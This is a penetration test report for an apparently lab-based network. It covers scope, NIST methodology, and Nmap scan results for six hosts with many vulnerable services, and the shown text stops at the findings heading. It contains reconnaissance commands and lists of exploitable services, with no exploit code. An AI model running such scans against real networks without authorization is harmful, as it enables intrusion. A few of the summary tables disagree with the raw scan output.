PENTEST REPORT

Tanner Preissler, Kyle Kridner, Suma Sharma, Jalen Luke

Table of Contents

Executive Summary

Our team was contacted by your IT administrator at XMasters Office for the purpose of completing a penetration test on your company's network. This test was carried out to assess the security of the hosts on your network, and our goal was to identify weaknesses and vulnerabilities within the hosts on the network and report them to you. As well as attempting to gain root/administrator privileges on the hosts discovered and discover flags along the way.

Our processes for this penetration test focused on scanning, enumeration, mapping the target network, discovering vulnerabilities, and attempting to gain root access on each of the hosts. Throughout our penetration test, we remained in the same /16 address space and did not treat machines with an IP address ending in ".1" as a target, as you requested. Through our use of Nmap and OpenVAS, we were able to discover a total of six hosts on the network, numerous open ports, as well as a large number of vulnerabilities. The testing that we conducted was carried out in a controlled environment and remained consistent with the NIST guidelines.


After scanning, we organized the discovered vulnerabilities into three categories: high, medium, and low. We discovered a total of two-hundred twenty-eight vulnerabilities. Of the two-hundred twenty-eight, fifteen ranked in the low category, one-hundred forty-two ranked in the medium category, and seventy-one ranked in the high category, those of which we recommend you address as soon as possible.

Then, after scanning and finding the numerous vulnerabilities on each of the target machines it was time for us to exploit these vulnerabilities in an attempt to gain root access on each of the hosts. The main

tools that we used for this phase were Metasploit, Dirb, Netcat, Nmap, and Hydra. We used a combination of these tools to gain root access on most of the discovered targets.

Finally, the last thing that we did after the exploitation phase was search through each of the targets looking for any hidden flags. We found a decent number of flags overall, with some targets containing more than others, and some containing less than others, and reported these flags as well as how we discovered them and the information that we gained from them.

Network Map


192.168.1.120
192.168.1.121
192.168.1.122
192.168.1.123
192.168.1.124
192.168.1.125
Kali Box
192.168.0.50
192.168.0.1
192.168.1.1

Scope & Objective


The scope of our penetration test remained within a controlled environment on the internal network. We followed your requests to remain in the same /16 address space as our Kali workstation and to not treat any hosts with an IP address ending in ".1" as a target. Considering the small amount of information, we were given about the network, the Kali box, and the /16 address space attached to it, this penetration test is considered to be a gray box penetration test as it sits between a black box and a white box penetration test.

The objective of our pen test was to carry out essential tasks, including scanning, enumeration, vulnerability assessments, and gaining access. For scanning, we were to find active hosts on the target network, as well as the open ports on each of the target hosts. For enumeration, we were to find the operating system that was on each of the targeted hosts. With the information gained from scanning and enumeration, we were to build a network map of the target network. Then, we were to determine the known vulnerabilities associated with each of the target hosts and report on the vulnerabilities found. Lastly, we were to use all of the information that we obtained so far and attempt to gain access and escalate privileges to root/administrator on each of the targets.


Throughout our entire pen test, our group worked toward enforcing confidentiality, integrity, authentication, and accountability.

Methodology

For this pen test, we decided to follow the NIST methodology. Under NIST the first thing that we had to do was discover live hosts on the network. We began by using the command "ifconfig" to discover the IP



address of our Kali box, which we found to be 192.168.0.50. Next, we used Nmap to scan for the other live hosts on the network. Specifically, we used the command "nmap -sn 192.168.0.50/16" to scan for live hosts in the /16 address space. Through this scan, we discovered six live hosts on the network, 192.168.1.120-125, while ignoring any IPs that ended in .1 as mentioned previously in the scope.



After discovering the six live hosts, our next step was to discover more information about the target hosts. For this, we also utilized Nmap, specifically the command “sudo nmap –O –sV" followed by the target IP address to conduct port scanning. The results from this command gave us useful information about all open ports on the targets, the services running on those ports, and the version of that service. We also received information about the target's operating systems. After completing the scanning and enumeration of each target we were then able to create the network map as seen previously.

Our next step was to discover as many vulnerabilities as possible for each host, for this part of the penetration test we used OpenVAS. OpenVAS is software that is able to scan each of the target hosts and look for and identify known vulnerabilities on the host. Through the Greenbone Security Assistant, we were able to run these vulnerability scans on each host one at a time to identify the known vulnerabilities on each host.

We then reported our findings by recording all of the vulnerabilities discovered on each of the targets ranking them in either the high, medium, or low category. For each target, we included more detail about the top ten most important vulnerabilities, including a summary of the vulnerability, the impact that it would have on the system, and a solution to fix that vulnerability. We also included any CVEs discovered by the vulnerability scans.

Lastly, we used Metasploit, Dirb, Netcat, Nmap, and Hydra, all of which were used to help us gain access to the targets and then escalate our privilege to root. With Metasploit being the main tool we used, a program that aids penetration testers in searching for and exploiting vulnerabilities on targets.

Findings: Ports, Services, Versions, & OS Per Target IP


For each of the following targets presented below we used the command “sudo nmap -O -sV xxx.xxx.xxx.xxx” to find all of the open ports on each target including the service running on that port and the version of that service. Through this command, we were also able to discover the operating system that was running on each of the target systems.

Total number of open ports on the network:	62

192.168.1.120

Open Port	Service	Version
21/tcp	ftp	vsftpd 3.0.3
22/tcp	ssh	N/A
80/tcp	http	Apache httpd 2.4.27 (Fedora)
9090/tcp	http	Cockpit web services 161 or earlier

Operating System	Linux 4.4



192.168.1.121 – dina.ccspen.local

Open Port	Service	Version
80/tcp	http	Apache httpd 2.2.22 (Ubuntu)

Operating System	Linux 3.2-3.8

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O -sV 192.168.1.121
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-12 11:25 EDT
Nmap scan report for Dina.ccspen.local (192.168.1.121)
Host is up (0.00060s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.8
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.71 seconds
```

192.168.1.122 – lazysysadmin.ccspen.local

Open Port	Service	Version
22/tcp	ssh	OpenSSH 6.6.1p1 (Ubuntu)
80/tcp	http	Apache httpd 2.4.7 (Ubuntu)
139/tcp	netbios-ssn	Samba smbd 3.X-4.X
445/tcp	netbios-ssn	Samba smbd 3.X-4.X
3306/tcp	mysql	MySQL
6667/tcp	irc	InspIRCd

Operating System	Linux 3.11-4.1

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O -sV 192.168.1.122
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-12 11:27 EDT
Nmap scan report for LazySysAdmin.ccspen.local (192.168.1.122)
Host is up (0.00058s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         InspIRCd
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 2 hops
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.83 seconds
```

192.168.1.123

Open Port	Service	Version
21/tcp	ftp	vsftpd 2.3.4
22/tcp	ssh	OpenSSH 4.7.p1 (Ubuntu)
23/tcp	telnet	Linux telnetd
25/tcp	smtp	Postfix smtpd
53/tcp	Domain	ISC BIND 9.4.2
80/tcp	http	Apache httpd 2.2.8 (Ubuntu)
111/tcp	rpcbind	2
139/tcp	netbios-ssn	Samba smbd 3.X-4.X
445/tcp	netbios-ssn	Samba smbd 3.X-4.X
512/tcp	exec	Netkit-rsh rexecd
513/tcp	login	OpenBSD or Solaris rlogind
514/tcp	tcpwrapped	N/A
1099/tcp	java-rmi	GNU Classpath grmiregistry
1524/tcp	bindshell	Metasploitable root shell
2049/tcp	nfs	2-4
2121/tcp	ftp	ProFTPD 1.3.1
3306/tcp	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	postgresql	PostgreSQL DB 8.3.0-8.3.7
5900/tcp	vnc	VNC 3.3
6000/tcp	X11	N/A
6667/tcp	irc	InspIRCd
8009/tcp	ajp13	Apache Jsery 1.3
8180/tcp	http	Apache Tomcat/Coyote JSP engine 1.1


Operating System	Linux 2.6.15-2.6.26

```
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.15 - 2.6.26 (likely embedded), Linux 2.6.20 - 2.6.24 (Ubuntu 7.04 - 8.04)
Network Distance: 2 hops
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

192.168.1.124 - vagrant-2008r2.ccspen.local

Open Port	Service	Version
21/tcp	ftp	Microsoft ftpd
22/tcp	ssh	OpenSSH 7.1 (protocol 2.0)
80/tcp	http	Microsoft IIS httpd 7.5
135/tcp	msrpc	Microsoft Windows RPC
139/tcp	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	microsoft-ds	Microsoft Windows Server 2008 R2
3306/tcp	mysql	MySQL 5.5.20-log
3389/tcp	ms-wbt-server?	N/A
4848/tcp	ssl/appserv-http?	N/A
7676/tcp	java-message-service	Java Message Service 301
8009/tcp	ajp13	Apache Jserv (Protocol v1.3)
8022/tcp	http	Apache Tomcat/Coyote JSP engine 1.1
8031/tcp	ssl/unknown	N/A
8080/tcp	http	Sun GlassFish Open Source Edition 1.1
8181/tcp	ssl/intermapper?	N/A
8383/tcp	ssl/http	Apache httpd
8443/tcp	ssl/https-alt?	N/A
9200/tcp	wap-wsp?	N/A
49152/tcp	msrpc	Microsoft Windows RPC
49153/tcp	msrpc	Microsoft Windows RPC
49154/tcp	msrpc	Microsoft Windows RPC
49155/tcp	msrpc	Microsoft Windows RPC

Operating System	Microsoft Windows



```
8080/tcp  open  http                Sun GlassFish Open Source Edition  4.0
8181/tcp  open  ssl/intermapper?
8383/tcp  open  ssl/http            Apache httpd
8443/tcp  open  ssl/https-alt?
9200/tcp  open  wap-wsp?
49152/tcp open  msrpc               Microsoft Windows RPC
49153/tcp open  msrpc               Microsoft Windows RPC
49154/tcp open  msrpc               Microsoft Windows RPC
49155/tcp open  msrpc               Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please subm
it the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9200-TCP:V=7.91%I=7%D=3/18%Time=65F857B5%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,18D,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20application/js
SF:on;\x20charset=UTF-8\r\nContent-Length:\x20310\r\n\r\n{\r\n\x20\x20\"st
SF:atus\"\x20:\x20200,\r\n\x20\x20\"name\"\x20:\x20\"Demogoblin\",\r\n\x20
SF:\x20\"version\"\x20:\x20{\r\n\x20\x20\x20\x20\"number\"\x20:\x20\"1\.1\
SF:.1\",\r\n\x20\x20\x20\x20\"build_hash\"\x20:\x20\"f1585f096d3f3985e7345
SF:6debdc1a0745f512bbc\",\r\n\x20\x20\x20\x20\"build_timestamp\"\x20:\x20\
SF:"2014-04-16T14:27:12Z\",\r\n\x20\x20\x20\x20\"build_snapshot\"\x20:\x20
SF:false,\r\n\x20\x20\x20\x20\"lucene_version\"\x20:\x20\"4\.7\"\r\n\x20\x
SF:20},\r\n\x20\x20\"tagline\"\x20:\x20\"You\x20Know,\x20for\x20Search\"\r
SF:\n}\n")%r(HTTPOptions,4F,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequ
SF:est,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/plain;\x20chars
SF:et=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,A9,"HTTP
SF:/1\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20chars
SF:et=UTF-8\r\nContent-Length:\x2080\r\n\r\nNo\x20handler\x20found\x20for\
SF:x20uri\x20\[/nice%20ports%2C/Tri%6Eity\.txt%2ebak\]\x20and\x20method\x2
SF:0\[GET\]")%r(SIPOptions,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20
SF:text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n");
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:micros
oft:windows_server_2008::sp1 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Micr
osoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.11 seconds
```

192.168.1.125– ubuntu.ccspen.local


Open Port	Service	Version
21/tcp	ftp	ProFTPD 1.3.5
22/tcp	ssh	OpenSSH 6.6.1p1 Ubuntu
80/tcp	http	Apache httpd 2.4.7
445/tcp	netbios-ssn	Samba smbd 3.x-4.x
631/tcp	Ipp	CUPS 1.7
3306/tcp	Mysql	MySQL
8080/tcp	https	Jetty 8.1.7.v20120910

Operating System	Linux 3.11-4.1

```
└─$ sudo nmap -O -sV 192.168.1.125
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-12 10:58 EDT
Nmap scan report for ubuntu.ccspen.local (192.168.1.125)
Host is up (0.00061s latency).
Not shown: 991 filtered ports
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.55 seconds
```

Findings: Vulnerabilities & Exposures Per Target IP

